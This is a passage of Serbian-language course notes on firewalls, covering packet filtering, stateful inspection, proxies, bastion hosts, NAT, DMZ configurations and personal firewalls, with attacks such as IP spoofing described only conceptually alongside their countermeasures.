zadužen za sigurnost ne sme da dozvoli formiranje novih graničnih prolaza.

Poglavlje 2


Filtriranje paketa

FILTRIRANJE PAKETA - UVOD

Jedna od prednosti zaštitnog zida za filtriranje paketa je njena jednostavnost.

Prvi internet zaštitni zidovi su bili jednostavni filteri paketa . Zaštitni zid za filtriranje paketa primenjuje niz pravila za svaki dolazeći i odlazni IP paket, i onda propušta ili odbacuje paket, Slika 1. Zaštitni zid je obično konfigurisan da filtrira pakete u oba smera (od i ka internoj mreži). Pravila filtriranja se zasnivaju na informacijama koje sadrže mrežne pakete: izvorna IP adresa, odredišna IP adresa, izvornu i odredišnu adresu transportnog sloja (broj porta), IP polje protokola, interfejs (na zaštitni zid paket je došao iz, ili je namenjen za).

Jedna od prednosti zaštitnog zida za filtriranje paketa je njena jednostavnost. Takođe, filteri paketa obično su transparentni za korisnike i vrlo su brzi. Filteri mogu biti implementirani ili u ruterima, ili u okviru TCP steka na serveru



Slika 2.1 -Ruter za filtriranje paketa [Izvor:Autor]

FILTER PAKETA

U početku, sve je blokirano, i usluge moraju biti dodate od slučaja do slučaja.

Filter paketa je obično podešen kao spisak pravila zasnovanih na upoređivanju polja u IP ili TCP zaglavlju. Ako postoji podudarnost jednog od pravila, to pravilo se poziva da bi se utvrdilo da li će se paket propustiti ili odbiti. Ako ne postoji podudarnost ni jednog pravila, tada se uzima podrazumevana akcija. Dva su moguća podrazumevana pravila:

Definisana vrednost = odbaciti: Ono što nije izričito dozvoljeno je zabranjeno.

Definisana vrednost = propustiti: Ono što nije izričito zabranjeno je dozvoljeno.

Podrazumevana politika odbacivanja je konzervativnija. U početku, sve je blokirano, i usluge moraju biti dodate od slučaja do slučaja. Ovo pravilo je vidljivije korisnicima, koji imaju veću verovatnoću da vide zaštitne zid kao smetnju. Podrazumevana politika propusti povećava jednostavnost korišćenja za krajnjeg korisnika, ali pruža smanjenu bezbednost; administrator bezbednosti mora, u suštini reagovati na svaku novu poznatu bezbednosnu pretnju.

Većina filtara donosi odluku na osnovu:

- tipa protokola – na primer, mrežna barijera odbacuje sve ICMP ili IGMP pakete, a propušta sve TCP ili UDP pakete,
- IP adrese – prihvatanje ili odbijanje paketa na osnovu IP adrese najjači je oblik zaštite koji se može postići prostim filtriranjem paketa,
- TCP/UDP porta – na primer, svim računarima se može dozvoliti da pristupe TCP portu 80 (HTTP), dok je pristup TCP portu 22 (ssh) ograničen računarima koji pripadaju određenom opsegu IP adresa.

PREPORUKE ZA KONFIRURISANJE FILTRA PAKETA

Navodimo neke preporuke za konfigurisanje filtra paketa:

Preporuke:

- eksplicitno zabranite sve osim onog što treba da bude dozvoljeno,
- napravite demilitarizovanu zonu za servere koji treba da budu dostupni računarima sa Interneta,
- zabranite sve ulazne veze, tj. pokušaje povezivanja spolja na računare u lokalnoj mreži (time se sprečava mogućnost povezivanja spolja na prethodno instalirane trojanske konje na računarima u lokalnoj mreži),
- zabranite računarima iz lokalne mreže da na Internet šalju pakete koji nisu zahtevi namenjeni Internet servisima (na primer, lokalni računar ne treba da šalje NetBIOS paket na Internet).
- zabranite odgovore na ICMP echo ili ICMP redirect pakete,
- zabranite slanje „update“ paketa protokola za rutiranje ka ruterima u unutrašnjoj mreži.

Sofisticirani filtri proučavaju sve veze koje prolaze kroz njih i pri tom traže oznake koje ukazuju na moguće hakerisanje, kao što je navođenje tačne putanje puta (engl. source routing), preusmeravanje ICMP paketa (ICMP redirect) i lažiranje IP adresa. Veze sa takvim karakteristikama bivaju odbačene.
Ne oslanjajte se samo na filtriranje paketa! Filtriranje paketa ne rešava u potpunosti problem bezbednosti lokalnih mreža. Na primer, filtri ne ispituju HTTP poruke, sadržane u TCP paketima kako bi utvrdili da li oni sadrže elemente kojima se eksploatišu slabe tačke nekog Web servera kog taj filtar štiti.

PRAVILA FILTRIRANJA PAKETA

U svakom skupu pravila se primenjuju sa vrha na dno.

Znak "" u polju označava da odgovara svemu. Pretpostavljamo da je definisana vrednost = politika odbacivanja je na snazi.*

1. *Dolazeća e-pošta je dozvoljena (port 25 za dolazne SMTP), ali samo do mrežnog prolaza hosta. Međutim, paketi iz određenog spoljašnjeg hosta, SPIGOT, su blokirani.*
2. *Ovo je izričita izjava podrazumevanog pravila; obično se podrazumeva poslednje pravilo.*
3. *Ovaj skup pravila je određen da bi opisao da bilo koji host iznutra može poslati e-poštu van. TCP paket sa odredišnim portom 25 je preusmeren na SMTP server na odredišnoj mašini.*
4. *Ovaj skup pravila postiže određen rezultat koji nije postignut u C. Ovim skupom pravila dozvoljava se prolaz IP paketima gde je izvorna IP adresa jedna sa spiska određenih internim hostova i broj odredišnog TCP port je 25. On takođe omogućava dolazak paketa sa izvornim brojem porta 25 koji uključuje ACK indikator.*
5. *Ovaj skup pravila je jedan prilaz rukovanja FTP-a koji koristi dve TCP veze: kontrolnu vezu i podatake veze (*engl. endataconnection*) za aktuelan prenos datoteka. Veza podataka koristi različit dinamički dodeljen broj porta za prenos. Većina servera, a time i većina meta napada, aktivan je na niskim numeracijama portova; većina odlaznih poziva ima tendenciju da koristi portove sa* većom numeracijom.

Na osnovu definisanih pravila i zaglavlja konkretnog IP paketa, filter paketa može da odluči da:

- prihvati paket,
- odbaci paket,
- odbaci paket i obavesti pošiljaoca da njegov paket nije prihvaćen.

SLABOSTI FILTRIRANJA PAKETA

Slabosti zaštitnog zida za filtriranje paketa.

Neke slabosti zaštitnog zida za filtriranje paketa:

- *Zato što zaštitni zid za filtriranje paketa ne ispituje gornji sloj podataka, ne može sprečiti napade koji koriste specifične aplikativne ranjivosti ili funkcije.*
- *Imajući u vidu da su ograničene informacije dostupne na zaštitnom zidu, prisutna funkcionalnost prijave na zaštitni zid za filtriranje paketa je ista kao da se koristi postojeće rešenje za kontrolu pristupa.*
- *Većina zaštitnih zidova za filtriranje paketa ne podržava napredne šeme provere identiteta korisnika.*
- *Oni su uopšteno podložni napadima i ekspolatisanju koji uzimaju prednosti problema unutar TCP / IP stek protokola i specifikacija, kao što je lažna adresa mrežnog sloja (engl.* network layer address spoofing*).*
- *Imajući u vidu mali broj promenljivih korišćenih u odlukama kontrole pristupa, zaštitni zidovi za filtriranje paketa su podložni bezbednostnim probojima uzrokovane nepravilnom konfiguracijom.*

NAPADI / PROTIVMERE

Napadi / protivmere na zaštitni zid za filtriranje paketa.

Neki od napada / protivmera na zaštitni zid za filtriranje paketa su:

- ***Varka IP adresa*** *(engl. IP address spoofing): Upadač prenosi pakete spolja sa izvorom poljem IP adresa koje sadrži adresu internog (pretpostavlja se pouzdanog) hosta. Protivmera je odbaciti spoljašnje pakete sa unutrašnjom izvornom adresom.*
- ***Napadi usmeravanje izvora*** *(engl. source routing attacks): Određuje put koji paket treba da uzme kad se prolazi preko interneta. Protivmera je odbaciti sve pakete koji koriste ovu opciju.*
- ***Napadi mali fragment*** *(eng. tiny fragment attacks): Upadač koristi opciju IP fragmentacije za pravljenje izuzetno malih fragmenata i prisiljava izdvajanje podataka TCP zaglavlja u zasebni fragment paket, da bi zaobišao pravila filtriranja.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

VRSTE FILTARA PAKETA

Navode se dve vrste filtara paketa i daje razlika između njih.

Postoje dve vrste filtara paketa: mrežne barijere bez uspostavljanja stanja (engl. stateless firewall) i mrežne barijere sa uspostavljanjem stanja (engl. statefull firewall).

- Mrežna barijera bez uspostavljanja stanja odbacuje paket ukoliko nema dovoljno informacija šta bi s njim trebalo da uradi. Većina mrežnih barijera ovog tipa ostavlja portove veće od 1024 otvorene, kako bi omogućila slanje odgovora računaru koji je poslao zahtev. Trojanski konji mogu da iskoriste ove portove i to predstavlja ozbiljan sigurnosni propust.
- Mrežne barijere sa uspostavljanjem stanja su fleksibilnije jer prate stanje na mrežnom sloju (pamte zahteve za uspostavljanjem veze) i to koriste prilikom donošenja odluka. Karakteriše ih postojanje tabele stanja, tj. tabele u kojoj mrežna barijera vodi evidenciju o trenutnim stanjima veza. Barijere ovog tipa dozvoljavaju slanje odgovora ka računarima koji su uspostavili vezu, a potencijalne rupe ostaju otvorene samo onoliko dugo koliko je potrebno.

Objasnićemo to na sledećem primeru. Pretpostavite da je računarima na lokalnoj mreži dozvoljeno da uspostave veze ka određenim portovima računara u spoljnoj mreži. Računar u lokalnoj mreži, koji odluči da inicira TCP vezu, šalje TCP paket na IP adresu i broj porta javnog servera. U ovoj poruci, računar navodi udaljenom serveru svoju IP adresu i broj porta na kom očekuje odgovor. Mrežna barijera dozvoljava da paket prođe u spoljašnju mrežu i pamti relevantne informacije iz zaglavlja paketa. Nakon primanja paketa, spoljašnji server šalje odgovor na specificirani port. Mrežna barijera proverava sve podatke koji su razmenjeni između ta dva računara i, budući da zna da je vezu inicirao računar s lokalne mreže, dozvoljava računaru iz spoljašnje mreže da odgovori na taj zahtev.

RAZLIČITI PRISTUPI FILTRIRANJU

Kako da obezbedite javne servise potrebne vašim klijentima i da u isto vreme osigurate mrežu od napada.

Postoji više mogućnosti za rešavanje ovog problema.

- Usluge filtriranja paketa na nivou ISP-a. Većina davalaca Internet usluga omogućava filtriranje paketa kao dragoceni dodatak svojim servisima za korisnike sa zakupljenim linijama. Za relativno nisku mesečnu nadoknadu, vaš ISP će podesiti sopstvenu mrežnu barijeru koja će filtrirati saobraćaj namenjen vašoj mreži i saobraćaj koji potiče sa vaše mreže.
- Jedna mrežna barijera sa javnim serverima u privatnoj mreži. Najjednostavnije zaštitno rešenje na granicama mreže jeste postavljanje jedne mrežne barijere koja će stvoriti dve zone – privatnu i javnu mrežu. Problem nastaje ukoliko nastojite da obezbedite servise kao što su FTP, web servisi ili servisi za elektronsku poštu.
- Jedna mrežna barijera sa javnim serverima van privatne mreže. Problem sa postavljanjem javnih servera (kao što su serveri za poštu) u zoni javne mreže jeste to što postoji rizik od napada na servere.
- Demilitarizovane zone. Opasnost od napada sa Interneta može se znatno smanjiti korišćenjem zaštite na dva nivoa. Primenom ove tehnike mreža se deli na tri domena: Internet (krajnje nepoverljiv i nesiguran domen), demilitarizovana zona (DMZ, tj. javni deo privatne mreže), lokalna mreža.
- Korporativna mrežna barijera. Korporativne (engl. enterprise) mrežne barijere su proizvodi koji centralnu politiku upravljanja mrežnim barijerama distribuiraju na više uređaja.
- Isključenje sa mreže. Apsolutno najviši nivo zaštite postiže se ukoliko privatna mreža nije vezana na Internet.

Poglavlje 3

Dinamičko ispitivanje

DINAMIČKO ISPITIVANJE PAKETA

Stateful inspection firewall proverava informacije paketa, ali takođe i zapise o TCP vezama.

Tradicionalni paketni filter pravi odluke filtriranja na osnovu pojedinačnih paketa i ne uzima u obzir tekst bilo kojeg višeg sloja. Stateful inspection firewall proverava iste informacije paketa, ali takođe i zapise o TCP vezama. U principu, kada program koji koristi TCP kreira sesije sa udaljenim hostom, on kreira TCP vezu u kojoj je broj TCP port za udaljenu (server) aplikaciju broj manji od 1024, a broj TCP port za lokalnu (klijent) aplikaciju je broj između 1024 i 65535. Brojevi manje od 1024 su "poznati" port brojevi i dodijeljeni su trajno određenim aplikacijama (na pr., 25 za SMTP server).


Brojeve između 1024 i 65535 se dinamički generišu i imaju privremeni značaj samo za vreme trajanja TCP veze. Jednostavan zaštitni zid za filtriranje paketa mora dopustiti ulazni mrežni saobraćaj na svim tim visoko numerisanim *portovima za TCP-zasnovan saobraćaj. To predstavlja ranjivost koja može biti iskorišćena od strane neovlašćenih korisnika. Stateful inspection firewall pooštrava pravila za TCP saobraćaj kreiranjem imenika izlaznih TCP veza. Postoji ulaz za svaku trenutno uspostavljenu vezu.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

GRAFIČKI PRIKAZ DINAMIČKOG ISPITIVANJA PAKETA

Prikaz dinamičkog ispitivanja paketa.

Slika 1 prikazuje dinamičko ispitivanje paketa.



Slika 3.1 -Dinamičko ispitivanje paketa[Izvor:Autor]

Poglavlje 4


Mrežni prolazi na sloju konekcija i utvrdjeni bastion host

MREŽNI PROLAZI NA SLOJU KONEKCIJA

Mrezni prolaz može biti samostalan sistem ili može biti specijalizovana funkcija koja se izvršava pomoću mrežnog prolaza za određene aplikacije.

Četvrti tip zaštitnog zida je mrežni prolaz na nivou kanala komunikaciskih podataka (circuit-level gateway) ili proxy sloj konekcije (Slika 1). To može biti samostalan sistem ili može biti specijalizovana funkcija koja se izvršava pomoću mrežnog prolaza za aplikacioni sloj za određene aplikacije.

Kao i kod mrežnog prolaza na alikacionom sloju, mrežni prolaz na sloju konekcija ne dozvoljavaju TCP vezu sa kraja-na-kraj; radije mrežni prolaz postavlja dve TCP veze, jednu između samog sebe i TCP korisnika na unutrašnjem hostu, i jednu između samog sebe i TCP korisnika na spoljašnjem hostu. Nakon što su dve veze uspostavljene, mrežni prolaz obično prenosi TCP segmente od jedne veze na drugu, bez ispitivanja sadržaja. Bezbednosna funkcija sastoji se od određivanja koje veze će biti dozvoljene.



Slika 4.1 -Mrežni prolaz na sloju konekcije[Izvor:Autor]

SOCKS MREŽNI PROLAZI

SOCKS se sastoji od navedenih komponenti.

Primer implementacije mrežnog prolaza na nivou kanala komunikacijskih podataka je SOCKS paket; verziju 5 SOCKS je definisana u RFC 1928. RFC definiše SOCKS na sledeći način:

*"Protokol opisan ovde je dizajniran kako bi pružio okvir za klijent-server aplikacije u oba TCP i UDP domenu za povoljno i sigurno korišćenje usluga mrežnog zaštitnog zida. Protokol je koncenptualno " **shim** - sloj" između aplikaciskog i transportnog sloja, i kao takav ne izvršava usluge mreža-sloj mrežnog prolaza (engl.* network-layer gateway services *), kao što je prosleđivanje ICMP poruka".*

SOCKS se sastoji od sledećih komponenti:

- *SOCKS server, koji radi na UNIX-baziranom zaštitnom zidu;*
- *SOCKS biblioteka klijenta, koja radi na internom hostu zaštićenom zaštitnim zidom;*
- *SOCKS verzije nekoliko standardnih klijent programa, kao što je FTP i TELNET;*
- *Implementacija SOCKS protokola obično uključuje rekompiliranje (*recompilation*) ili relinking TCP-baziranih klijent aplikacija koje koriste odgovarajuće enkapsulirane rutine u SOCKS biblioteci.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

UTVRĐENI HOST

Utvrđeni host je sistem identifikovani od strane zaštitnog zida administratora kao jaka kritična tačka u mrežnoj bezbednosti.

Tipično, utvrđeni host služi kao platforma za mrežni prolaz na aplikacionom sloju ili na nivou kanala komunikaciskih podataka. Zajedničke karakteristike utvrđenog hosta su:

- *izvršava sigurnu verziju njegovog operativnog sistema, čineći ga pouzdanim sistemom;*
- *samo su neophodne usluge instalirane na utvrđeni hostu. Oni uključuju proxy aplikacije kao što su Telnet, DNS, FTP, SMTP i autentikacija korisnika;*
- *mogu zahtevati dodatnu proveru identiteta korisnika pre nego što je dozvoljen pristup proxy uslugama, i može zahtevati sopstvenu proveru identiteta pre dodele pristupa korisnika;*
- *svaki proxy je konfigurisan tako da podržava samo podskup aplikaciskog skupa naredbi;*
- *svaki proxy je konfigurisan da omogući pristup samo na određene host sisteme;*
- *svaki proxy održava detaljne audit informacije prijavom celokupnog saobraćaja, svake veze i trajanje svake veze;*
- *svaki proxy modul je veoma mali softverski paket specifično dizajniran za sigurnost mreže, otuda je lakše proveriti takve module za bezbednosne nedostatke;*
- *svaki proxy je nezavisan od drugih proxy na utvrđeni hostu, a može se deinstalirati bez uticaja na rad ostalih proxy aplikacija;*
- *uglavnom se izvršava bez pristupa disku, osim da čita inicijalno konfigurisane datoteke;*

PREVOĐENJE MREŽNIH ADRESA

NAT skriva informacije o računarima u privatnoj mreži od napadača sa Interneta.

Prilikom prolaska paketa kroz mrežnu barijeru, NAT skriva IP adrese računara iz privatne mreže prevodeći ih u adresu mrežne barijere. Mrežna barijera, zatim, ponovo šalje podatke koji se u tom paketu nalaze sa svoje adrese, koristeći pri tom tabelu prevođenja adresa. Osim zaštitne funkcije, NAT omogućava uštedu javnih IP adresa, jer se jedna javna IP adresa, uz korišćenjerazličitih brojeva porta, može prevesti u veći broj privatnih IP adresa.

Postoji nekoliko vrsta prevođenja IP adresa:

- statičko – blok javnih IP adresa se na osnovu fiksne tablice prevođenja prevodi u blok privatnih IP adresa, tako da jednoj javnoj IP adresi odgovara jedna privatna IP adresa. Na taj način se skriva identitet računara u lokalnoj mreži;
- dinamičko – blok javnih IP adresa dinamički se prevodi u blok privatnih IP adresa. Na taj način se skriva identitet računara u lokalnoj mreži;
- dinamičko sa preopterećenjem (engl. port address translation, PAT) – jedna ili više javnih IP adresa se na osnovu broja porta prevodi u veći broj privatnih IP adresa. Na taj način se skriva identitet računara u lokalnoj mreži. Ovaj način prevođenja adresa se najčešće koristi.

Kao posebni slučajevi dinamičkog prevođenja mogu se izdvojiti slučajevi prevođenja radi raspodele opterećenja sa:

- unutrašnje strane mrežne barijere – pretpostavite da sa unutrašnje strane mrežne barijere imate troslojnu klijent-server arhitekturu (četiri Web servera na kojima se izvršava korisnička aplikacija povezana su na istu bazu podataka). U tom slučaju, javna IP adresa se prevodi u jednu od privatnih IP adresa (dodeljenih serverima) po algoritmu round-robin kako bi se raspodelilo opterećenje između Web servera.
- spoljašnje strane mrežne barijere – pretpostavite da je vaša mrežna barijera povezana sa Internetom pomoću nekoliko veza. Mrežna barijera bira rutu i povezuje računar iz lokalne mreže na Internet shodno opterećenju i dostupnosti javnih mreža.

PROKSI SERVISI

Proksi serveri su specifični po tome što su namenjeni konkretnim protokolima.

Filtriranje i NAT rešavaju neke probleme vezivanja lokalnih mreža na Internet, ali – uzevši u obzir da samo analiziraju i eventualno menjaju zaglavlje paketa a ne i njegov sadržaj – ne obezbeđuju potpunu kontrolu podataka koji prolaze kroz mrežnu barijeru. Moguće je da napadač pomoću mrežnog monitora pregleda saobraćaj koji dolazi iz vaše mrežne barijere i na osnovu dobijenih informacija zaključi da mrežna barijera prevodi adrese računara iz unutrašnje mreže. Napadač, na ovaj način, može dobiti informacije potrebne za krađu TCP veza, što može prouzrokovati prolaz napadača kroz mrežnu barijeru.

Proksi aplikativnog sloja sprečava ovaj problem tako što omogućava da se potpuno zabrani protok podataka protokola mrežnog sloja i da se dozvoli saobraćaj samo protokolima viših slojeva, kao što su HTTP, FTP i SMTP. Proksi aplikativnog sloja je klijent-server arhitektura specifična za konkretan protokol koji se koristi. Posmatrajte na primer klijenta u zaštićenoj mreži i server na javnoj mreži. Kada klijent zaštićene mreže inicira zahtev prema serveru

javne mreže, proksi server preuzima taj zahtev i povezuje se na server javne mreže u ime klijenta zaštićene mreže. Serverski deo proksi protokola prihvata veze klijenata unutrašnje mreže, dok se klijentski deo protokola povezuje na javni server. Kada klijentski proksi deo primi podatke od javnog servera, serverska strana proksi aplikacije šalje podatke krajnjem klijentu na unutrašnjoj mreži.

Proksi serveri su specifični po tome što su namenjeni konkretnim protokolima. To znači da za različite protokole morate imati različite proksi servere. Postoji mnogo protokola, od kojih za neke postoji, a za neke ne postoji proksi servisi. Proksi ne postoji za vlasničke (engl. proprietary) aplikativne protokole tako da se saobraćaj tih protokola mora slati kroz filtre mrežnog sloja ili kroz generički TCP proksi koji će preuzeti ulogu proksi servera za konkretan protokol (tako što će regenerisati pakete jednostavnim prenosom sa jedne na drugu stranu).

Poglavlje 5


Konfiguracija zaštitnog zida i zasnovan na hostu

PRIKRIVENA HOST KONFIGURACIJA

Konfiguracija zaštitnog zida može biti veoma složena.

Funkcionalnost zaštitnog zida može se sprovesti kao modul softvera u ruter ili LAN komutator (engl. switch *).*

U prikrivenoj host konfiguraciji *(engl.* screened host firewall, single-homed bastion configuration*) zaštitnog zida prikazanoj na Slici 1, zaštitni zid čine dva sistema: ruter sa filtriranjem paketa i utvrđeni host. Utvrđeni host predstavlja autentifikaciju i proksi funkcije. Konfiguracija je bezbednija od rutera sa filtriranjem paketa ili jedan gateway na aplikacionom nivou.*




Slika 5.1 -Prikrivena host konfiguracija [Izvor:Autor]

PRIKRIVENA HOST KONFIGURACIJA SA DVA SLOJA

Informacionom serveru ili drugim hostovima dozvoljena je direktna komunikacija sa ruterom.

Sistem ***prikriven host konfiguracija zaštitnog zida sa*** dva sloja *(engl.* screened host firewall, dual-homed bastion configuration *) prikazana je* na Slici 2 Informacionom *serveru ili drugim hostovima dozvoljena je direktna komunikacija sa ruterom ako je u skladu sa bezbednosnom politikom.*




Slika 5.2 -Dvoslojni utvrđeni host [Izvor:Autor]

PRIKRIVEN PODMREŽNI SISTEM

Ovakva konfiguracija stvara izolovanu podmrežu koja se sastoji samo od utvrđenog hosta.

Prikriven podmrežni sistem *(engl.* screened subnet firewall *) zaštitnog zida je prikazan na Slici 3. U poređenju sa do sada prezentovanim sistemima, maskirani podmrežni sistem je najbezbedniji. Dva rutera za paketsko filtriranje se koriste za filtriranje između utvrđeni host i Interneta, a drugi između utvrđeni host i privatne mreže.*



Slika 5.3 -Prikriveni podmrežni sistem zaštitnog zida [Izvor:Autor]

PREDNOSTI KONFIGURACIJE ZAŠTIĆENOG PODMREŽNOG SISTEMA

Nabrojane su prednosti konfiguracije zaštićenog podmrežnog sistema.

Prednosti konfiguracije *zaštićenog podmrežnog sistema su sledeće:*

- *postoje tri nivoa odbrane od napadača;*
- *spoljašnji ruter oglašava samo postojanje maskirane podmreže (privatna podmreža je nevidljiva sa Interneta);*
- *unutrašnji ruter oglašava samo postojanje maskirane podmreže prema privatnoj mreži (sistemi na privatnoj-unutrašnjoj mreži ne mogu da konstruišu direktne rute prema Internetu).*
- *zahtevi operativnom sistemu ili zahteve alociranja memorijskog prostora.*

Poglavlje 6

Lični zaštitni zid i lokacije zaštitnih zidova

ZAŠTINI ZID ZASNOVAN NA HOSTU

Zaštitni zid zasnovan na hostu je softverski modul koji se koriste za bezbednost pojedinačnog hosta.

Takvi moduli su dostupni u mnogim operativnim sistemima ili se mogu dati kao dodatan paket. Kao i konvencionalni samostalni zaštitni zidovi , filter host-stalan zaštitni zid (engl. host-resident firewalls filter) i ograničavanje protoka paketa. Zajednička lokacija za takve zaštitne zidove je server. Postoji nekoliko prednosti upotrebe zaštitnog zida zasnovanog na serveru ili zasnovanog na radnoj stanici:

- *Pravila za filtriranje mogu biti prilagođena okolini hosta. Mogu se sprovesti specifične korporativne bezbednosne politike za servere, uz različite filtere za servere koji se koriste za različite aplikacije.*
- *Zaštita je obezbeđena nezavisno od topologije. Tako da oba, i unutrašnji i spoljni napadi, moraju proći kroz zaštitni zid.*

Kada se koristi u kombinaciji sa ''samostalnim (engl. standalone) zaštitnim zidom'', zaštitni zid zasnovan na hostu – daje dodatni sloj zaštite. Nov tip servera može biti dodat na mrežu, uz sopstveni zaštitni zid, bez potrebe za promenom konfiguracije mrežnog zaštitnog zida.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

LIČNI ZAŠTITNI ZID

Primarna uloga ličnog zaštitnog zida je da onemogući neovlašćeni udaljeni pristup računaru.

Lični zaštitni zid kontroliše saobraćaj između ličnog računara ili radne stanice sa jedne strane, i Interneta ili mreže preduzeća sa druge strane. Funkcionalnost ličnog zaštitnog zida može se koristiti u kućnom okruženju i na intranetu preduzeća.

Tipično, lični zaštitni zid je softverski modul na personalnom računaru. U kućnom okruženju sa više računara povezanih na Internet, funkcionalnost zaštitnog zida može biti smeštena u ruter koji povezuje sve kućne računara na DSL, kablovski modem ili neki drugi internet

interfejs. Lični zaštitni zid je obično mnogo manje složen od servera zasnovanog na samostalnom zaštitnom zidu ili zaštitnom zidu.

Primarna uloga ličnog zaštitnog zida je da onemogući neovlašćeni udaljeni pristup računaru. Zaštitni zid može takođe da prati odlazne aktivnosti u pokušaju da otkrije i blokira crve i druge zlonamerne programe.

Primer ličnog zaštitnog zida je mogućnosti ugrađen u Mac OS X. Kada korisnik omogućava lični zaštitni zid u Mac OS X, sve ulazne veze se odbijaju, osim onih korisnika kojima je pristup izričito dozvoljen.

LOKACIJE ZAŠTITNIH ZIDOVA

Spoljni zaštitni zid pruža meru kontrole pristupa i zaštitu za DMZ sisteme.

Zaštitni zid je postavljen da obezbedi zaštitnu barijeru između spoljašnjeg, potencijalno nepoverljivog izvora saobraćaja i interne mreže. Imajući u vidu principe, bezbednosni administrator mora da odluči o mestu i broju potrebnih zaštitnih zidova. Spoljni zaštitni zid je smešten na ivici lokalne ili mreže preduzeća. Jedan ili više internih zaštitnih zidova štite većinu mreže preduzeća. Između ova dva tipa zaštitnih zidova jedan ili više umreženih uređaja u regionu se pominju kao DMZ (demilitarizovana zona) mreže.

Spoljni zaštitni zid pruža meru kontrole pristupa i zaštitu za DMZ sisteme u skladu sa njihovim potrebama za spoljnim povezivanjem. Spoljni zaštitni zid pruža osnovni nivo zaštite za ostatak mreže preduzeća.

U ovoj konfiguraciji, interni server zaštitninih zidova ima tri cilja:

- *da doda strožije mogućnosti filtriranja, u odnosu na spoljni zaštitni zid, kako bi se zaštitili serveri i radne stanice preduzeća od spoljnih napada;*
- *da pruži dvosmernu zaštitu obzirom na DMZ, štiteći ostatak mreže od napada pokrenutog iz DMZ i zaštitu DMZ sistema od napada iz interne zaštićene mreže;*
- *višestruki interni zaštitni zidovi mogu se koristiti da bi se zaštitili delovi interne mreže ''jedni od drugih''*

Poglavlje 7

Virtulna privatna mreža i distribuirani zaštitni zidovi

VIRTUELNA PRIVATNA MREŽA I SIFROVANA PROVERA IDENTITETA

Najčešći mehanizam protokola koji se koristi za ovu namenu na nivou IP-a je poznat kao IPSec.

U današnjem distribuiranoj računarskom okruženju, virtuelna privatna mreže (engl. Virtual Private Network- VPN) nudi atraktivno rešenje za upravljanje mrežom. U suštini, VPN se sastoji od skupa računara koji su povezani posredstvom relativno nesigurne mreže. Korišćenje javne mreže izlaže saobraćaj preduzeća prisluškivanju i pruža polaznu tačku za neovlašćene korisnike.

